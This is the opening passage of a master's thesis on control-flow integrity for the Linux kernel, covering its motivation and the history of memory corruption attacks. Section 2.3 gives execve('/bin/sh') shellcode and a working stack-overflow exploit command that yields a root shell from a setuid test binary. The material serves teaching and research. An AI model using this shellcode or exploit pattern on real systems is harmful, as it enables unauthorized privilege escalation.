


# Control-Flow Integrity for the Linux kernel: A Security Evaluation

Federico Manuel Bento
Mestrado em Segurança Informática
Departamento de Ciência de Computadores
2019

**Orientador**
Rolando Martins, Professor Auxiliar,
Faculdade de Ciências da Universidade do Porto

**Co-Orientador**
André Baptista, Professor Auxiliar Convidado,
Faculdade de Ciências da Universidade do Porto

U. PORTO

FACULDADE DE CIÊNCIAS
UNIVERSIDADE DO PORTO

Todas as correções determinadas pelo júri, e só essas, foram efetuadas.

O Presidente do Júri,

Porto, ______/______/____________

MSC

# Acknowledgements

First, I would like to thank my supervisor, Rolando Martins, and co-advisor, André Baptista, for all their help, guidance and availability whenever needed.

A very special thanks to my family, especially my parents and brother, for all their encouragement, patience and support throughout all these years, without whom I would not be here.

To all my friends, for all the support and having directly or indirectly contributed for this thesis.

Thank you, Carolina, for always bringing out the best in me.

# Abstract

Since its early days, the Linux kernel has been one of the most important targets for non-privileged attackers looking to elevate their privileges on the system in order to perform unauthorized operations with administrative rights. Due to increased focus by the information security community in operating system's security, researchers have been trying to prevent memory corruption vulnerabilities and their exploitation by introducing new security defenses and mitigations, reducing the kernel's attack surface and improving kernel self-protection.

*Control-Flow Integrity* (CFI) is a promising security defense that, in theory, detects overwritten code pointers prior to their use (function pointers, return addresses, etc.), thus breaking *code-reuse* attacks. These attacks have been the state-of-the-art exploit technique for many years whenever exploiting memory corruption vulnerabilities, in order to execute existing *out-of-intended-order* code. By being unable to hijack the kernel's control-flow, attackers must shift their exploit technique into *data-only* attacks. As the name indicates, *data-only* attacks is an exploit technique where attackers focus on corrupting critical data, e.g., decision-making data, instead of trying to subvert control-flow.

In the present thesis, we will perform a deep analysis of the public version of the first production-ready CFI solution for the Linux kernel, created and announced to the world by the PaX Team, named *Reuse Attack Protector* (RAP), while giving insight into its implementation details, possible weaknesses, and demonstrate that when attacking the Linux kernel, CFI defenses are mostly useless if one can't protect such data.

# Resumo

Desde os seus primeiros dias, o kernel do Linux tem sido um dos mais importantes alvos para atacantes não privilegiados que procuram elevar os seus privilégios no sistema para efectuarem operações não autorizadas com privilégios administrativos. Devido à crescente atenção pela comunidade de segurança informática na segurança de sistemas operativos, os investigadores têm vindo a tentar previnir vulnerabilidades de corrupção de memória e a sua exploração introduzindo novas defesas de segurança e mitigações, reduzindo a área de ataque do kernel e melhorando a sua auto-protecção.

*Control-Flow Integrity* (CFI) é uma defesa de segurança promissora que, em teoria, detecta se apontadores para código foram corrompidos antes de serem usados (apontadores para funções, endereços de retorno, etc.), quebrando assim os ataques de reuso de código. Estes ataques têm sido a técnica de exploração de última geração que se tem verificado ao longo dos anos quando se exploram vulnerabilidades de corrupção de memória, com o objectivo de executar código existente fora de ordem. Sendo incapazes de alterar o controlo de fluxo do kernel, os atacantes são obrigados a alterar a sua técnica de exploração para ataques a dados. Como o seu próprio nome indica, ataques a dados é uma técnica de exploração onde atacantes procuram corromper dados críticos, por exemplo, dados de tomada de decisão, ao invés de subverter o controlo de fluxo.

Na presente tese, iremos efectuar uma análise aprofundada da versão pública da primeira solução CFI pronta para sistemas em produção para o kernel do Linux, criada e anunciada ao mundo pela PaX Team, denominada *Reuse Attack Protector* (RAP), enquanto se fornecem detalhes da sua implementação, possíveis falhas, e demonstrar que quando se ataca o kernel do Linux, as defesas CFI são maioritariamente inúteis se este tipo de dados não são protegidos.

# Acronyms

**ABI** Application Binary Interface

**ARM** Advanced RISC Machine

**ASLR** Address Space Layout Randomization

**CFG** Control-Flow Graph

**CFI** Control-Flow Integrity

**CVE** Common Vulnerabilities and Exposures

**DEP** Data Execution Prevention

**DTLB** Data-TLB

**ELF** Executable and Link Format

**EOF** End Of File

**EUID** Effective User ID

**GCC** GNU Compiler Collection

**GDB** GNU Debugger

**GDT** Global Descriptor Table

**GID** Group ID

**GOT** Global Offset Table

**IBM** International Business Machines

**IDT** Interrupt Descriptor Table

**IRQ** Interrupt Request

**ITLB** Instruction-TLB

**IP** Instruction Pointer

**JOP** Jump-Oriented Programming

**KPTI** Kernel Page-Table Isolation

**KSPP** Kernel Self Protection Project

**LIBC** C Standard Library

**LSM** Linux Security Modules

**MAC** Mandatory Access Control

**MMU** Memory Management Unit

**MPK** Memory Protection Keys

**MSR** Model Specific Register

**NOP** No Operation

**NX** No-eXecute

**OS** Operating System

**PaX** Page EXecute

**PDS** Process Data Segment

**PFN** Page Frame Number

**PGD** Page Global Directory

**PMD** Page Middle Directory

**PTE** Page Table Entry

**PUD** Page Upper Directory

**PID** Process ID

**RAM** Random-Access Memory

**RAP** Reuse Attack Protector

**RELRO** RELocation Read-Only

**ret2libc** return-to-libc

**REXEC** Remote Execute

**ROP** Return-Oriented Programming

**RSH** Remote Shell

**RUID** Real User ID

**SELinux** Security-Enhanced Linux

**SUID** Set User ID

**sh** Bourne shell

**TCB** Thread Control Block

**TLB** Translation Lookaside Buffer

**UB** Undefined Behaviour

**UID** User ID

**VMA** Virtual Memory Area

**WP** Write-Protect

**W $\oplus$ X** Write XOR Execute

**ZF** Zero Flag

# Contents

**Acknowledgements** **III**

**Abstract** **V**

**Resumo** **VII**

**List of Tables** **XIII**

**List of Figures** **XV**

**List of Listings** **XIX**

**1 Introduction** **1**

1.1 Motivation . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 2

1.2 Contributions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 3

1.3 Thesis Structure . . . . . . . . . . . . . . . . . . . . . . . . . . . 4

**2 State of The Art** **5**

2.1 Memory Corruption . . . . . . . . . . . . . . . . . . . . . . . . . . 5

2.2 The *"Morris worm"* . . . . . . . . . . . . . . . . . . . . . . . . . . 6

2.3 Classic stack-based buffer overflow . . . . . . . . . . . . . . . . . 7

2.3.1 Shellcode . . . . . . . . . . . . . . . . . . . . . . . . . . . . 9

2.3.2 Exploitation . . . . . . . . . . 10
2.4 Non-executable stack . . . . . . . . . . 11
2.5 return-to-libc . . . . . . . . . . 12
2.6 Stack canary . . . . . . . . . . 16
2.7 PaX NOEXEC . . . . . . . . . . 19
2.7.1 PaX PAGEEXEC . . . . . . . . . . 19
2.7.2 PaX SEGMEXEC . . . . . . . . . . 21
2.7.3 PaX MPROTECT . . . . . . . . . . 21
2.8 Code-reuse attacks . . . . . . . . . . 22
2.9 PaX ASLR . . . . . . . . . . 26
2.10 Bypassing ASLR . . . . . . . . . . 28
2.11 pax-future.txt . . . . . . . . . . 30
2.12 Control-Flow Integrity . . . . . . . . . . 33
2.13 Data-only attacks . . . . . . . . . . 36
2.14 Linux kernel data-only attacks . . . . . . . . . . 37
2.14.1 Linux Security Modules . . . . . . . . . . 37
2.14.2 Process Credentials . . . . . . . . . . 39
2.14.3 Container Breakouts . . . . . . . . . . 42
2.14.4 Stackjacking Your Way to grsec/PaX bypass . . . . . . . . . . 44
2.14.5 Page Tables . . . . . . . . . . 48

**3 Reuse Attack Protector 51**

3.1 RAP: RIP ROP . . . . . . . . . . 51
3.2 Code Injection via KERNEXEC . . . . . . . . . . 57
3.3 ROP: RIP RAP . . . . . . . . . . 64

**4 Non-control data attacks** **77**

4.1 core_pattern . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 77

4.2 binfmt_misc . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 81

4.3 Page Cache . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 84

**5 Conclusion** **89**

5.1 Future Work . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 90

# List of Figures

2.1 Page Table Hierarchy [53] . . . . . . . . . . . . . . . . . . . . . . . . . . 48

2.2 Page Table Entry [54] . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 49

3.1 Expected stack frame layout at the time of an *iret* instruction [60] . . . 68

3.2 User mode page tables contain a minimal set of kernel space mappings [63] 71

# List of Listings


1 Sample stack-based buffer overflow vulnerability . . . . . . . . . . . . . 7
2 Corrupting the saved return address with a single NULL byte . . . . . . . . 8
3 Corrupting the saved return address with NULL byte and 'A' . . . . . . . . 8
4 execve("/bin/sh", 0, 0) shellcode . . . . . . . . . . . . . . . . . . . . . . 9
5 Classic stack-based buffer overflow exploitation . . . . . . . . . . . . . . . 10
6 Sample program with a stack-based buffer overflow vulnerability . . . . . . 13
7 Single NULL byte saved return address overwrite . . . . . . . . . . . . . . 13
8 Reading /proc/[pid]/maps of the running vulnerable program . . . . . . . . 14
9 returning-into-libc . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 15
10 returning-into-libc and exiting cleanly . . . . . . . . . . . . . . . . . . . 15
11 Program containing a stack-based buffer overflow vulnerability . . . . . . . 16
12 Stack smashing detection and main() disassembly . . . . . . . . . . . . . . 17
13 Yet another stack-based buffer overflow vulnerability . . . . . . . . . . . . 23
14 Return-Oriented Programming exploit . . . . . . . . . . . . . . . . . . . . 24
15 Reading /proc/self/maps . . . . . . . . . . . . . . . . . . . . . . . . . . . 26
16 Running maps twice . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 27
17 Unintended uninitialized read . . . . . . . . . . . . . . . . . . . . . . . . 28
18 Uninitialized memory printed to stdout . . . . . . . . . . . . . . . . . . . 29
19 Information leak . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 29
20 Protecting execution flow changes via the retn instruction . . . . . . . . . 32
21 Indirect jmp without CFI . . . . . . . . . . . . . . . . . . . . . . . . . . 33
22 Indirect jmp with CFI . . . . . . . . . . . . . . . . . . . . . . . . . . . . 33
23 Indirect jmp target without CFI . . . . . . . . . . . . . . . . . . . . . . . 33
24 Indirect jmp target with CFI . . . . . . . . . . . . . . . . . . . . . . . . 34
25 Indirect function call without CFI . . . . . . . . . . . . . . . . . . . . . 34
26 Indirect function call with CFI . . . . . . . . . . . . . . . . . . . . . . . 34
27 Return without CFI . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 35
28 Return with CFI . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 35

29 Data-only attack on is_authorized . . . . 36
30 Disabling SELinux and LSMs . . . . 39
31 Task credentials in task_struct . . . . 40
32 Overwriting the exploit task's credentials . . . . 41
33 Overwriting the exploit task's *fs_struct* . . . . 43
34 Segment register *%gs* is reloaded depending on *addr_limit*'s value . . . . 46
35 RAP's forward-edge checks and instruction encodings . . . . 53
36 Detection of code pointer corruption via trapnr . . . . 54
37 In search for possible call targets . . . . 54
38 RAP's instrumented backward-edge checks . . . . 55
39 Possible call targets if n_tty_ops->close() was overwritten . . . . 57
40 *.rodata* is left as executable when KERNEXEC is enabled . . . . 58
41 harden_tty entry . . . . 59
42 Use of the *__read_only* attribute . . . . 60
43 Writing into *.rodata* . . . . 60
44 Toggling *CR0.WP* . . . . 61
45 grsecurity's sysctl entries are consecutive in memory . . . . 62
46 Constructing a fake kernel function with an appropriate type hash . . . . 63
47 Fake kernel function is constructed in *.rodata* . . . . 63
48 Invalid opcode exception is raised . . . . 63
49 *struct pt_regs* . . . . 65
50 *pt_regs* is constructed on the kernel stack at system call entry . . . . 66
51 CPU registers are restored from the kernel stack on system call exit . . . . 67
52 Control-flow hijacking into arbitrary kernel space via *iret* . . . . 69
53 SWAPGS is executed before the *iret* instruction . . . . 70
54 *SWAPGS* and *SWITCH_TO_KERNEL_CR3* . . . . 72
55 Contain kernel's *PGD* in *CR3* . . . . 72
56 Use of *pax_enter_kernel_user* in *paranoid_entry* . . . . 73
57 Ensuring that the saved %cs indicates user mode . . . . 74
58 Interrupt handlers may return to kernel space via *iret* . . . . 75
59 grsecurity's *call_usermodehelper*() trusted directories* . . . . 79
60 Broken *core_pattern* . . . . 80
61 Broken array of argument strings . . . . 80
62 Valid *core_pattern* . . . . 80
63 Valid array of argument strings . . . . 80
64 Arbitrary command execution via *core_pattern* . . . . 81
65 Array of argument strings at the time of arbitrary command execution . . . . 81

66 */tmp/pwned* contains the output of */usr/bin/id -u* . . . . . . . . . . . . . . 81
67 *Node* data type . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 82
68 *python3.4*'s binfmt_misc entry before memory corruption . . . . . . . . . . 83
69 *python3.4*'s binfmt_misc entry after memory corruption . . . . . . . . . . 83
70 *interpreter.c* . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 84
71 *mincore.c* . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 86
72 Determining whether the page is in the *page cache* . . . . . . . . . . . . . 86
73 */etc/passwd* before corruption . . . . . . . . . . . . . . . . . . . . . . . . 87
74 */etc/passwd* after corruption . . . . . . . . . . . . . . . . . . . . . . . . . 87
75 */etc/passwd* after system reboot . . . . . . . . . . . . . . . . . . . . . . . 88

# Chapter 1

# Introduction

For a long time, attackers have been using generalized, application-independent exploit techniques such as *code-reuse* attacks (ROP/JOP) whenever exploiting memory corruption vulnerabilities. By corrupting function pointers, return addresses, or any kind of code pointers, the attacker is able to hijack the control-flow of the vulnerable program, in our case the Linux kernel, and execute arbitrary code by returning into executable regions of memory already present in the kernel's address space (usually the *.text* segment).

In the last few years, defenders have been focusing, researching and trying to implement *Control-Flow Integrity* (CFI) defenses in order to prevent attackers from being able to return into existing *out-of-intended-order* code. The rationale behind such defenses is that by making sure that control-flow transfers occur only to valid locations, it becomes very hard or even impossible for an attacker to execute arbitrary code of his or her choosing.

The execution of arbitrary attacker-controlled code was first publicly seen in the famous *Morris worm* [1] and it is still relevant today. Even though the exploit techniques that allow arbitrary code execution have changed over time, mainly due to the introduction of several defenses and mitigations in modern systems such as ASLR, PAGEEXEC/NX/DEP/W^X, the ability to execute attacker-chosen code has been the most preferred method when it comes to exploiting memory corruption vulnerabilities.

*Data-only attacks*, as the name indicates, is an exploit technique in which attackers focus on corrupting critical data, instead of trying to subvert control-flow. Very little research has been done in this area in comparison to *code-reuse* attacks when exploiting the Linux kernel.

In order for a CFI solution to be considered, at least, reasonable, it has to assume that an attacker has the most powerful of the primitives: the ability to read from arbitrary memory and write to arbitrary memory. Assuming these same (or weaker) primitives, we'll demonstrate that when attacking the Linux kernel, CFI defenses are mostly useless, if one can't protect sensitive kernel data.

## 1.1 Motivation

The exploitation of memory corruption vulnerabilities in the Linux kernel has always been a favorite for attackers looking to obtain full privileged access in the system, due to its large attack surface, frequent vulnerabilities and lack of security defenses compared to user-land applications. Linus Torvalds, the creator of the Linux kernel, has also publicly expressed his feelings towards security bugs and the information security community in general, stating that "security bugs should not be glorified or cared about as being any more 'special' than a random spectacular crash due to bad locking" and that "Security people are often the black-and-white kind of people that I can't stand. I think the OpenBSD crowd is a bunch of masturbating monkeys" [2]. In the last few years, some security researchers and kernel developers have finally moved away from this antiquated point of view and decided that security defenses and mitigations should be included into the mainline Linux kernel, thus creating the *Kernel Self-Protection Project* (KSPP) [3].

Before the creation of the KSPP, the PaX Team [4] and grsecurity [5], who are the pioneers of many of today's operating system's security defenses, independently created patches for the Linux kernel to add various security hardening mechanisms and mitigations to protect against memory corruption vulnerabilities and their exploitation by eliminating entire classes of bugs from being exploitable and killing exploit techniques.

In 2015, the PaX Team announced to the world the first production-ready CFI solution named RAP that promised to eliminate *code-reuse* attacks for both user mode applications and the Linux kernel [6]. Since *code-reuse* attacks have been the state-of-the-art exploit technique for many years whenever exploiting memory corruption vulnerabilities, it becomes clear that the next move for attackers is to research the only exploit technique left, *data-only* attacks, and what possible privilege escalation vectors exist assuming an arbitrary kernel read/write primitive. While no CFI solution is yet included in the mainline Linux kernel, the KSPP is certainly looking forward to integrate it sometime in the near future [7].

"In other words, it's time for offense folks to start thinking of post-ROP exploitation & cry after realizing only data-only attacks are left" - Bradley "spender" Spengler from grsecurity

## 1.2 Contributions

In this thesis we have made the following contributions:

- **Analysis of PaX Team's RAP**: We conduct a deep analysis of PaX Team's CFI solution RAP when applied to the Linux kernel in order to understand its inner workings (instrumented code and relevant instruction encodings) and how it supposedly stops *code-reuse* attacks. This analysis is deemed essential to find potential weaknesses in its implementation that could result in a possible defense bypass.

- **Breaking RAP:** We identified two flaws present in the last public PaX/grsecurity patch for the Linux kernel (4.9.24) that may allow attackers to execute arbitrary code in kernel context. The first flaw is user configuration dependent (depends on *CONFIG_PAX_KERNEXEC=y*, *CONFIG_GRKERNSEC_SYSCTL=y* and *grsec_lock = 0*), potentially allowing the injection of executable code inside the Linux kernel via grsecurity's sysctl entries, since the *.rodata* section is left as executable and users having the ability to write arbitrary integers into these entries. The second flaw abuses interrupt returns and/or system call returns via the *iret* instruction to redirect kernel code execution into an arbitrary location in kernel space.

- ***Data-only* attacks:** By assuming perfect CFI and the actual end of control-flow hijacking attacks in the Linux kernel, we detail a few *non-control-data* attacks outside the commonly seen in read-world public exploits, specifically, corruption attacks against *core_pattern*, *binfmt_misc* and the *page cache*. While not a complete list, it demonstrates that there is still far too many privilege escalation vectors available in an attacker's arsenal when attacking the Linux kernel via memory corruption.

## 1.3 Thesis Structure

The present thesis is divided into four chapters. Each chapter describes various levels of the intrinsic details of memory corruption exploitation in the presence of several different security mechanisms, while assuming an arbitrary read/write memory access attack model.

Chapter 2 introduces the problem of memory corruption and how it can be subsequently abused by potential adversaries. Security defenses that attempt to address these issues and their corresponding bypass techniques are presented in chronological order, giving credit where it's due.

Chapter 3 details the instrumented encodings/checks inserted by the PaX Team's RAP, possible weaknesses and exploitation techniques in the context of the Linux kernel.

Chapter 4 demonstrates a few *non-control-data* attacks (possible privilege escalation vectors) not commonly seen in read-world exploits against the Linux kernel, while assuming the end of arbitrary code execution and perfect CFI.

Chapter 5 concludes the thesis, describing the final observations related to the public version of PaX Team's RAP and CFI defenses in general, possible improvements and future work.

# Chapter 2

# State of The Art

The history of memory corruption attacks, techniques and defenses is still somewhat obscure even to this day. The (underground) hacker scene of the mid-90's played a big role in shaping today's information security industry. With such history being scattered throughout the whole internet, e.g., ezines, mailing lists, etc., it is important to document how and why the exploit techniques and security mitigations evolved over time. Simply put, how and why did we reach this point?

## 2.1 Memory Corruption

Due to the nature of the C language and its lack of memory safety, memory corruption occurs when the contents of a memory location are altered without the intention of the original programmer. It happens when the programmer mistakenly and unintentionally performs pointer arithmetic without bounds-checking, dereferences dangling pointers, performs bad pointer casts, etc., which in turn leads to *undefined behavior* (UB). In some cases, memory corruption can lead to security vulnerabilities that allow attackers to take advantage of them and exploit them. In other cases, such vulnerabilities might lead to a crash. In any case, programmers should always be aware for these types of bugs in order to increase the security of their software.

Even though some types of memory corruption vulnerabilities are harder to find in commonly used software, mostly due to increased knowledge over the years of good programming practices in general, such vulnerabilities may exist in all kinds of complex code in extreme conditions.

In order to exploit memory corruption vulnerabilities, attackers must first find a suitable vulnerability that allows them to overwrite critical portions of writable memory such as altering code pointers to hijack control-flow and be able to execute arbitrary code, or altering data where the attacker relies on normal program behaviour (as far as control-flow is concerned) but moves the CPU into a *weird state* (non well-defined state) [8].

Memory corruption attacks were first publicly described in [9], compiled to present security requirements for the US Air Force in 1972. "By supplying addresses outside of the space allocated to the users program, it is often possible to get the monitor to obtain unauthorized data for that user, or at the very least, generate a set of conditions in the monitor that causes a system crash." In the following paragraph, it reads: "In one contemporary operating system, one of the functions provided is to move limited amounts of information between system and user space. The code performing this function does not check the source and destination addresses properly, permitting portions of the monitor to be overlaid by the user. This can be used to inject code into the monitor that will permit the user to seize control of the machine.". An interesting detail about these quotes is that they were written about the lack of now-equivalent *access_ok()* checks (checks if a user space pointer is valid) being performed in the Linux kernel.

Having that said, it is important to remember that memory corruption attacks have been and continues on to be an unsolved problem for at least 47 years.

## 2.2 The *"Morris worm"*

While the first public mention of memory corruption attacks was back in 1972, it wasn't until later, in 1988, that the first widely known memory corruption attack took place. Robbert Tappan Morris, while a student at Cornell University, developed a memory corruption exploit against *fingerd*. Specifically, the exploit took advantage of a *stack-based buffer overflow* vulnerability [1]. Although the worm exploited other vulnerabilities (*sendmail* when compiled with *DEBUG* flag would allow OS commands to be sent and executed via the recipients address list) and used various other techniques (local hashed password cracking and use of *rsh* and *rexec*) in order to spread itself into other machines and execute itself from there, thus the name *worm*, the *fingerd* exploit was the only one that relied on memory corruption.

*Fingerd(8)* is simply a daemon that serves as a remote user information server. It

allows users to obtain information about other users on a remote machine, such as full name or login name of a user, wether or not he is currently logged in, last login, etc. It listens for *Transmission Control Protocol* (TCP) connections on a port, being the default port 79, and for every connection reads an input line, passes the line to the *finger(1)* utility and then copies the output of *finger* to the user on the client machine.

The *fingerd* attack exploited the fact that the input line was read using the *gets()* routine from the C standard library (*libc*). Since *gets()* reads a string from standard input into the buffer (located in the stack) passed as an argument without any bounds-checking (stops reading the string until it encounters a terminating newline ('\n') or *EOF* which it replaces with a null byte '\0'), Morris was able to overflow the stack buffer with controlled content, which corrupted memory adjacent to the buffer, and eventually overwrite the saved return address of *main()* with an address that pointed into his maliciously injected code, also known as *shellcode*, that simply spawned a shell (*sh*, or the *bourne shell*) in order to execute arbitrary OS commands on the remote system. Finally, when *main()* returned, *fingerd's* control-flow was hijacked and Morris' own injected code gets executed with the privileges of *fingerd*, which was root.

## 2.3 Classic stack-based buffer overflow

In order to understand the attack performed by Morris and classic stack-based buffer overflow exploitation in general, it is important to demonstrate and detail an exploit against the simplest of cases first.

```c
#include <stdio.h>

int main()
{
        char buffer[50];
        gets(buffer);
        printf("%s\n", buffer);
        return 0;
}
```

Listing 1: Sample stack-based buffer overflow vulnerability

As mentioned in 2.2, the above code (listing 1) contains a linear stack-based buffer overflow vulnerability due to the fact that *buffer* is a local variable of *main()*, which

means that it is stored in the stack, and *gets()* can write past the end of *buffer* if the attacker-controlled input string is greater than 50 characters (bytes) long, thus corrupting its adjacent memory. Following the calling convention of *System V AMD64 ABI* [10], when overwriting past the end of *buffer*, eventually, the saved return address of *main()* is hit and overwritten. When compiling the above code using *gcc (Debian 4.9.2-10+deb8u1) 4.9.2* with options *-fno-stack-protector* and *-z execstack*, in order to disable stack protection and enable executability of the stack, respectively, an attacker needs to submit 72 characters (bytes) to overflow *buffer* and hit the return address with the null byte *gets()* uses to substitute the *newline* character or *EOF*, as per the man page.

Note: ASLR, a security defense that we will describe later must also be disabled by modifying */proc/sys/kernel/randomize_va_space* to 0, for example.

```
$ python -c "print 'A'*72" | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
Segmentation fault
$ dmesg | tail -1
[12717.771067] bof[2709]: segfault at 100000000 ip 0000000100000000
sp 00007fffffffe8d0 error 14 in libc-2.19.so[7ffff7a31000+1a1000]
```

Listing 2: Corrupting the saved return address with a single NULL byte

Notice how *ip* (instruction pointer) in listing 2 is *0000000100000000*, which led to a crash since this address isn't mapped in the process' address space.

```
$ python -c "print 'A'*73" | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA
Segmentation fault
$ dmesg | tail -1
[15236.841187] bof[3081]: segfault at ffffffff ip 00007ffff7a50041
sp 00007fffffffe8e0 error 4 in libc-2.19.so[7ffff7a31000+1a1000]
```

Listing 3: Corrupting the saved return address with NULL byte and 'A'

By submitting 73 *A*'s instead of 72, we can now observe (in listing 3) that the least significant byte of *ip 00007ffff7a50041* was corrupted with the newly introduced *A*,

since character *A* is 0x41 in hexadecimal. The null byte introduced by *gets()* is still there, following 0x41 (0041). If a new *A* was introduced, making it 74 *A's*, *ip* would be *00007ffff7004141* and so on. As we can see, the return address of *main()* is being overwritten with attacker-controlled values. Now, the goal of an attacker is to overwrite the return address of *main()* and point it into malicious executable instructions that were purposely injected for the attack (since the stack is writable and executable) into the process' address space, known as *shellcode*.

### 2.3.1 Shellcode

*Shellcode* is simply a name that refers to a series of instructions, mostly used as part of the payload when exploiting memory corruption vulnerabilities, that execute whatever the attacker intends to. Usually, these series of instructions provide a new *shell* for the attacker, in order to execute arbitrary OS commands with the privileges of the vulnerable program.

```
$ echo -n $'\xeb\x0b\x5f\x48\x31\xd2\x52\x5e\x6a\x3b
\x58\x0f\x05\xe8\xf0\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68' | ndisasm -b64 -
00000000  EB0B        jmp short 0xd
00000002  5F          pop rdi
00000003  4831D2      xor rdx,rdx
00000006  52          push rdx
00000007  5E          pop rsi
00000008  6A3B        push byte +0x3b
0000000A  58          pop rax
0000000B  0F05        syscall
0000000D  E8F0FFFFFF  call qword 0x2
00000012  2F          db 0x2f
00000013  62          db 0x62
00000014  69          db 0x69
00000015  6E          outsb
00000016  2F          db 0x2f
00000017  7368        jnc 0x81
```

Listing 4: execve("/bin/sh", 0, 0) shellcode

The above (listing 4) series of instructions execute a new *shell* by issuing an *execve("/bin/sh", 0, 0)* syscall. First, we *jump* into address *0xd*, *call* address *0x2*

(this also *pushes* address *0x12* into the stack (return address), which is the address of *"/bin/sh"*), *pop* the address of *"/bin/sh"* into *rdi* (first argument for *execve()*), *xor rdx* with *rdx* which zeroes *rdx* (third argument for *execve()*), *push rdx* (0) into the stack, *pop* the value on top of the stack (0) into *rsi* (second argument for *execve()*), *push* the byte *0x3b* into the stack, *pop* the value on top of the stack again (*0x3b*) into *rax* (*execve() syscall number*), and finally issue the *syscall*. Even though there are simpler instructions to perform the same syscall, this way instructions are null byte free. *Shellcode* is usually null byte free since some vulnerable routines such as *strcpy()*, etc., stop copying strings into the destination buffer when a null byte is encountered, thus breaking the ability to inject the entire *shellcode* into the process' address space.

### 2.3.2 Exploitation

Now that we know what *shellcode* is (from 2.3.1) and how to theoretically exploit the vulnerable program in 2.3, it is time to put it all into practice. To demonstrate the value of successful exploitation, we set the *Set-User-ID* (*setuid* or simply *SUID*) bit, with root as owner, to the vulnerable binary. Setuid-root binaries are binaries that when executed by unprivileged users will execute as root. If such binaries contain vulnerabilities, attackers may be able to exploit them and elevate privileges on the system.

```
$ ls -l ./bof
-rwsr-xr-x 1 root root 6808 Mar  8 17:31 bof
$ (python -c "print 'A'*72 + '\xe8\xe8\xff\xff\xff\x7f\x00\x00'
+ '\x90'*1000 + '\xeb\x0b\x5f\x48\x31\xd2\x52\x5e\x6a\x3b\x58
\x0f\x05\xe8\xf0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'";
cat) | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA^^?
id
uid=1000(ghetto) gid=1000(ghetto) euid=0(root)
```

Listing 5: Classic stack-based buffer overflow exploitation

From the above demonstration (listing 5), we can tell that the exploit worked. The *effective user id* (euid) is 0 (root), which means that we were able to elevate privileges and execute commands as root.

The exploit works as follows:

- Send 72 *A's* to fill and overwrite the memory adjacent to *buffer* until the return address is overwritten
- Overwrite the return address with an address that points into the middle of the *NOP sled* (`\x90`)
- The *NOP sled* will execute and so does the *shellcode* that follows

The *NOP sled* is simply a series of *nop* instructions that spray memory to higher the probability of them being at a certain address. Obviously, we point the corrupted return address to this NOP sled, so that the *shellcode* will also eventually get executed. We could also simply point the return address to the beginning of the *shellcode* without making use of the *NOP sled*, but variations of the stack layout due to environment variables might place the *shellcode* in an unexpected address.

Note: On systems where *"/bin/sh"* is a symbolic link to a *shell* that drops privileges if the *effective user id* (euid) differs from the *real user id* (ruid), such as *bash* and newer versions of *dash*, attackers need to use *shellcode* that performs setuid(0) + execve("/bin/sh", 0, 0) syscalls when exploiting SUID executables in order to actually elevate their privileges, unless these are already running under ruid of 0.

Even though Morris had already written a *stack-based buffer overflow* exploit in 1988, the first public post on how to exploit these types of vulnerabilities, that would gain later widespread attention, was when Mudge, in 1995, wrote and posted his document titled "*How to write buffer overflows*" [11], mostly as a reminder note to himself to not forget what he had been working on. Mudge sent a copy of his work to Aleph One, and, a year later, in 1996, Aleph One posted the famous "*Smashing The Stack For Fun And Profit*" [12] article on Phrack (ezine written by hackers for hackers), which is the classic go-to article in order to understand stack-based buffer overflow vulnerabilities and their exploitation, due to the high-quality of the post at the time of writing and step-by-step introduction.

## 2.4 Non-executable stack

As a security measure to try and stop the exploit technique (*code injection*) used when exploiting memory corruption vulnerabilities at the time, Solar Designer, in

